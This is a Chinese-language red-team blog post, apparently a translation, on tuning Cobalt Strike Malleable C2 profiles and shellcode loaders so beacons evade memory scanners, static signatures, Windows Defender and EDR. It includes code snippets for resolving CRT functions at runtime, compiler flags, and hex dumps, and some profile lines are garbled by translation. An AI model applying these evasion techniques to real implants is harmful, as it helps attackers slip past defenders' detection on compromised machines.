利用Cobalt Strike攻击配置文件的力量来逃避 EDR

介绍

在这篇博文中，我们将介绍每个配置文件选项的重要性，并探讨 Cobalt Strike 框架中使用的默认和自定义 Malleable C2 配置文件之间的差异。通过这样做，我们展示了 Malleable C2 配置文件如何为 Cobalt Strike 带来多功能性。我们还将更进一步，改进现有的开源配置文件，使红队交战更加安全。用于绕过的所有脚本和最终配置文件都发布在我们的Github 存储库中。

本文假设您熟悉灵活 C2 的基础知识，旨在作为开发和改进 Malleable C2 配置文件的指南。此处找到的配置文件用作参考配置文件。在测试用例中使用了 Cobalt Strike 4.8，我们还将使用我们的项目代码进行 Shellcode 注入。


现有的配置文件足以绕过大多数防病毒产品以及 EDR 解决方案；但是，可以进行更多改进，以使其成为 OPSEC 安全配置文件并绕过一些最流行的 YARA 规则。

绕过内存扫描器


Cobalt Strike 的最新版本使攻击者能够轻松绕过BeaconEye和Hunt-Sleeping-Beacons等内存扫描器。以下选项将使这种绕过成为可能：

```
设置sleep_mask“true”；
```


通过启用此选项，Cobalt Strike 将在休眠之前对其信标的堆和每个图像部分进行异或运算，从而使信标内存中不会留下任何不受保护的字符串或数据。因此，上述任何工具都不会进行检测。



BeaconEye 也无法找到处于休眠状态的 Beacon 恶意进程：




虽然它绕过了内存扫描器，但通过交叉引用内存区域，我们发现它直接将我们引向内存中的信标有效载荷。




这表明，由于信标是 API 调用的来源，因此一旦WaitForSingleObjectEx函数完成，执行将返回那里。对内存地址而不是导出函数的引用是一个危险信号。自动工具和手动分析都可以检测到这一点。

强烈建议使用 Artifact Kit 启用“堆栈欺骗”，以防止此类 IOC。即使它不是可塑性配置文件的一部分，也值得启用此选项。必须通过将第五个参数设置为 true 来启用欺骗机制：



在编译过程中，将生成一个 .CNA 文件，该文件必须导入 Cobalt Strike。导入后，更改将应用于新生成的有效载荷。让我们再次分析 Beacon：



差异非常明显。线程堆栈被欺骗，没有留下任何内存地址引用的痕迹。

还应该提到的是，Cobalt Strike在 2021 年 6 月将堆栈欺骗添加到了武器库工具包中。然而，我们发现调用堆栈欺骗仅适用于使用工件工具包创建的 exe/dll 工件，而不适用于通过注入线程中的 shellcode 注入的信标。因此，它们不太可能有效地掩盖内存中的信标。

绕过静态签名

现在是时候测试信标在静态签名扫描器中的表现了。启用以下功能将删除存储在信标堆中的大部分字符串：

> 设置混淆“true”；

将配置文件应用于 Cobalt Strike 后，生成原始 shellcode 并将其放入 Shellcode 加载器的代码中。编译 EXE 后，我们分析了存储字符串中的差异：

在很多测试案例中，我们发现即使使用高度定制的配置文件（包括混淆），信标仍然会被检测到。使用ThreadCheck我们发现 msvcrt 字符串被识别为“坏字节”：

```
[!] Identified end of bad bytes at offset 0x12DE16
00000000   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
00000010   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
00000020   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
00000030   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
00000040   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
00000050   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
00000060   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
00000070   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
00000080   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
00000090   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
000000A0   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
000000B0   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
000000C0   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
000000D0   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
000000E0   13 00 14 00 13 00 14 00  13 00 14 00 13 00 14 00   ................
000000F0   13 00 14 00 13 00 14 00  13 00 6D 73 76 63 72 74   ..........msvcrt
```

公众号：Ots安全

这个字符串在 Beacon 的堆和 payload 本身中都有。obfuscate不删除这个字符串的原因是因为msvcrt.dll它是一个动态链接的 DLL：

```
00000da0 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 ................
00000db0 6d 00 73 00 76 00 63 00 72 00 74 00 2e 00 64 00 m.s.v.c.r.t...d.
00000dc0 6c 00 6c 00 00 00 00 00 55 fa d6 87 f6 6b 00 10 l.l.....U....k..
00000dd0 50 81 2f 2d 96 01 00 00 70 49 2f 2d 96 01 00 00 P./-....pI/-....
00000de0 60 81 2f 2d 96 01 00 00 80 49 2f 2d 96 01 00 00 `./-.....I/-....
```

msvcrt.dll 文件是“Microsoft Visual Studio 6.0”的一部分，对于大多数应用程序的正常运行至关重要。它还包含使用“Microsoft Visual C++”编写的应用程序正常运行的程序代码。即使这个 DLL 是一个合法的 Windows DLL，Windows Defender 一段时间后也会将其视为恶意软件。有两种方法（我知道）可以避免使用msvcrt.dll，下面将对此进行介绍。

解决方案 1：使有效载荷 CRT 库独立

这个解决方案并不新鲜，Linux和Windows上都有很多 shellcode-loader来实现这个功能。为了使代码独立于 CRT 库，您需要手动定义一系列函数指针类型：

```
typedef __time64_t  (WINAPI * _TIME64) (__time64_t *_Time);
typedef void        (WINAPI * _SRAND)   (unsigned int seed);
typedef int         (WINAPI * _RAND)    (void);
typedef void* (WINAPI * _MEMSET) (void* str, int ch, size_t n);
typedef int         (WINAPI * _PRINTF)  (const char *format, ...);
typedef int         (WINAPI * _SPRINTF) (char *str, const char *format, ...);
typedef void* (WINAPI * _MEMCPY) (void *dest, const void * src, size_t n);
typedef int         (WINAPI * _MEMCMP)  (const void *str1, const void *str2, size_t n);
typedef size_t      (WINAPI * _STRLEN)  (const char *_Str);
typedef void* (WINAPI * _REALLOC) (void *_Memory,size_t _NewSize);
typedef void* (WINAPI * _MALLOC) (size_t _Size);
typedef wchar_t* (WINAPI * _WCSCAT) (wchar_t * __restrict__ _Dest,const wchar_t * __restrict__ _Source);
typedef size_t      (WINAPI * _WCSLEN)  (const wchar_t *_Str);
```

最后，APIS 结构将这些函数指针组织成组，并包含一个 DLL 句柄。

```
typedef struct APIS {
    struct msvcrt {
        WIN32_FUNC(_time64)
        WIN32_FUNC(srand)
        WIN32_FUNC(rand)
        WIN32_FUNC(memset)
        WIN32_FUNC(memcpy)
        WIN32_FUNC(memcmp)
        //... define as many functions as you need from msvcrt.dll
        WIN32_FUNC(strlen)
        WIN32_FUNC(realloc)
        WIN32_FUNC(malloc)
        WIN32_FUNC(wcscat)
        WIN32_FUNC(wcslen)
        _PRINTF printf;
        _SPRINTF sprintf;
    }msvcrt;

    struct handles {
        HANDLE mscvtdll;
    }handles;
} APIS, *pAPIS;

extern APIS apis;
```

apis类型的外部声明变量APIS将允许访问 APIS 结构中组织的函数指针和句柄。这意味着我们现在可以使用 CRT 函数，如下例所示：

```
APIS apis = { 0 };
CHAR msvcrt_dll[] = {'m', 's', 'v', 'c', 'r', 't', '.', 'd', 'l', 'l', 0};
apis.handles.mscvtdll = pLoadLibraryA(msvcrt_dll);
apis.msvcrt.memset = (_MEMSET)GetProcAddressH(apis.handles.mscvtdll, HASH_memset);

apis.msvcrt.memset(pRandBuffer,0, sBufferSize);
```


当使用x86_64-w64-mingw32-gcc编译器阻止应用程序动态链接到时msvcrt.dll，您可以附加-static标志。此标志指示编译器链接库的静态版本。此外，该-nostdlib标志可用于阻止编译器链接标准库和启动文件，因为所需的 msvcrt 函数将在代码中动态检索。使用 时-nostdlib，需要通过添加-lkernel32和等标志手动链接必要的 Windows 系统库-luser32。

更多详细信息请参阅ApexLdr。

解决方案 2：Clang++ 来帮忙

不同的编译器都有自己的一套优化和标志，可用于针对特定用例定制输出。通过尝试不同的编译器，用户可以获得更好的性能，并有可能绕过更多的 AV/EDR 系统。

例如，Clang++ 提供了多个优化标志，可以帮助减少编译代码的大小，而 GCC（G++）则以其高性能优化功能而闻名。通过使用不同的编译器，用户可以实现可以逃避检测的独特可执行文件：



字符串msvcrt.dll不再显示，导致 Windows Defender 被绕过：

```
ThreatCheck.exe -f greg.exe
[+] No threat found!
[*] Run time: 0.28s
```

针对各种防病毒产品进行测试得到了一些有希望的结果（请记住使用了未加密的 shellcode）：

删除字符串是远远不够的

尽管在obfuscate我们的配置文件中启用了此功能，我们仍然能够检测到信标堆栈内的大量字符串：

greg_junk_header.exe (2084) (0x8edd8f1000 - 0x8edd900000)

```
00000490 00 53 74 61 63 6b 20 61 72 6f 75 6e 64 20 74 68 .Stack around th
000004a0 65 20 76 61 72 69 61 62 6c 65 20 27 00 00 00 00 e variable '....
000004b0 00 27 20 77 61 73 20 63 6f 72 72 75 70 74 65 64 .' was corrupted
000004c0 2e 00 00 00 00 00 00 00 00 54 68 65 20 76 61 72 .........The var
000004d0 69 61 62 6c 65 20 27 00 00 27 20 69 73 20 62 65 iable '..' is be
000004e0 69 6e 67 20 75 73 65 64 20 77 69 74 68 6f 75 74 ing used without
000004f0 20 62 65 69 6e 67 20 69 6e 69 74 69 61 6c 69 7a  being initializ
00000500 65 64 2e 00 00 00 00 00 00 54 68 65 20 76 61 6c ed.......The val
00000510 75 65 20 6f 66 20 45 53 50 20 77 61 73 20 6e 6f ue of ESP was no
00000520 74 20 70 72 6f 70 65 72 6c 79 20 73 61 76 65 64 t properly saved
00000530 20 61 63 72 6f 73 73 20 61 20 66 75 6e 63 74 69  across a functi
00000540 6f 6e 20 63 61 6c 6c 2e 20 20 54 68 69 73 20 69 on call.  This i
00000550 73 20 75 73 75 61 6c 6c 79 20 61 20 72 65 73 75 s usually a resu
00000560 6c 74 20 6f 66 20 63 61 6c 6c 69 6e 67 20 61 20 lt of calling a
00000570 66 75 6e 63 74 69 6f 6e 20 64 65 63 6c 61 72 65 function declare
00000580 64 20 77 69 74 68 20 6f 6e 65 20 63 61 6c 6c 69 d with one calli
00000590 6e 67 20 63 6f 6e 76 65 6e 74 69 6f 6e 20 77 69 ng convention wi
000005a0 74 68 20 61 20 66 75 6e 63 74 69 6f 6e 20 70 6f th a function po
000005b0 69 6e 74 65 72 20 64 65 63 6c 61 72 65 64 20 77 inter declared w
000005c0 69 74 68 20 61 20 64 69 66 66 65 72 65 6e 74 20 ith a different
000005d0 63 61 6c 6c 69 6e 67 20 63 6f 6e 76 65 6e 74 69 calling conventi
000005e0 6f 6e 2e 0a 0d 00 00 00 00 41 20 63 61 73 74 20 on.......A cast
000005f0 74 6f 20 61 20 73 6d 61 6c 6c 65 72 20 64 61 74 to a smaller dat
00000600 61 20 74 79 70 65 20 68 61 73 20 63 61 75 73 65 a type has cause
00000610 64 20 61 20 6c 6f 73 73 20 6f 66 20 64 61 74 61 d a loss of data
00000620 2e 20 20 49 66 20 74 68 69 73 20 77 61 73 20 69 .  If this was i
00000630 6e 74 65 6e 74 69 6f 6e 61 6c 2c 20 79 6f 75 20 ntentional, you
00000640 73 68 6f 75 6c 64 20 6d 61 73 6b 20 74 68 65 20 should mask the
00000650 73 6f 75 72 63 65 20 6f 66 20 74 68 65 20 63 61 source of the ca
00000660 73 74 20 77 69 74 68 20 74 68 65 20 61 70 70 72 st with the appr
00000670 6f 70 72 69 61 74 65 20 62 69 74 6d 61 73 6b 2e opriate bitmask.
00000680 20 20 46 6f 72 20 65 78 61 6d 70 6c 65 3a 20 20   For example:
00000690 0a 0d 09 63 68 61 72 20 63 20 3d 20 28 69 20 26 ...char c = (i &
000006a0 20 30 78 46 46 29 3b 0a 0d 43 68 61 6e 67 69 6e  0xFF);..Changin
000006b0 67 20 74 68 65 20 63 6f 64 65 20 69 6e 20 74 68 g the code in th
000006c0 69 73 20 77 61 79 20 77 69 6c 6c 20 6e 6f 74 20 is way will not
000006d0 61 66 66 65 63 74 20 74 68 65 20 71 75 61 6c 69 affect the quali
000006e0 74 79 20 6f 66 20 74 68 65 20 72 65 73 75 6c 74 ty of the result
000006f0 69 6e 67 20 6f 70 74 69 6d 69 7a 65 64 20 63 6f ing optimized co
00000700 64 65 2e 0a 0d 00 00 00 00 53 74 61 63 6b 20 6d de.......Stack m
00000710 65 6d 6f 72 79 20 77 61 73 20 63 6f 72 72 75 70 emory was corrup
00000720 74 65 64 0a 0d 00 00 00 00 41 20 6c 6f 63 61 6c ted......A local
00000730 20 76 61 72 69 61 62 6c 65 20 77 61 73 20 75 73  variable was us
00000740 65 64 20 62 65 66 6f 72 65 20 69 74 20 77 61 73 ed before it was
00000750 20 69 6e 69 74 69 61 6c 69 7a 65 64 0a 0d 00 00  initialized....
00000760 00 53 74 61 63 6b 20 6d 65 6d 6f 72 79 20 61 72 .Stack memory ar
00000770 6f 75 6e 64 20 5f 61 6c 6c 6f 63 61 20 77 61 73 ound _alloca was
00000780 20 63 6f 72 72 75 70 74 65 64 0a 0d 00 00 00 00  corrupted......
00000790 00 55 6e 6b 6e 6f 77 6e 20 52 75 6e 74 69 6d 65 .Unknown Runtime
000007a0 20 43 68 65 63 6b 20 45 72 72 6f 72 0a 0d 00 00  Check Error....
000007b0 00 00 00 00 00 00 00 00 00 52 00 75 00 6e 00 74 .........R.u.n.t
000007c0 00 69 00 6d 00 65 00 20 00 43 00 68 00 65 00 63 .i.m.e. .C.h.e.c
000007d0 00 6b 00 20 00 45 00 72 00 72 00 6f 00 72 00 2e .k. .E.r.r.o.r..
000007e0 00 0a 00 0d 00 20 00 55 00 6e 00 61 00 62 00 6c ..... .U.n.a.b.l
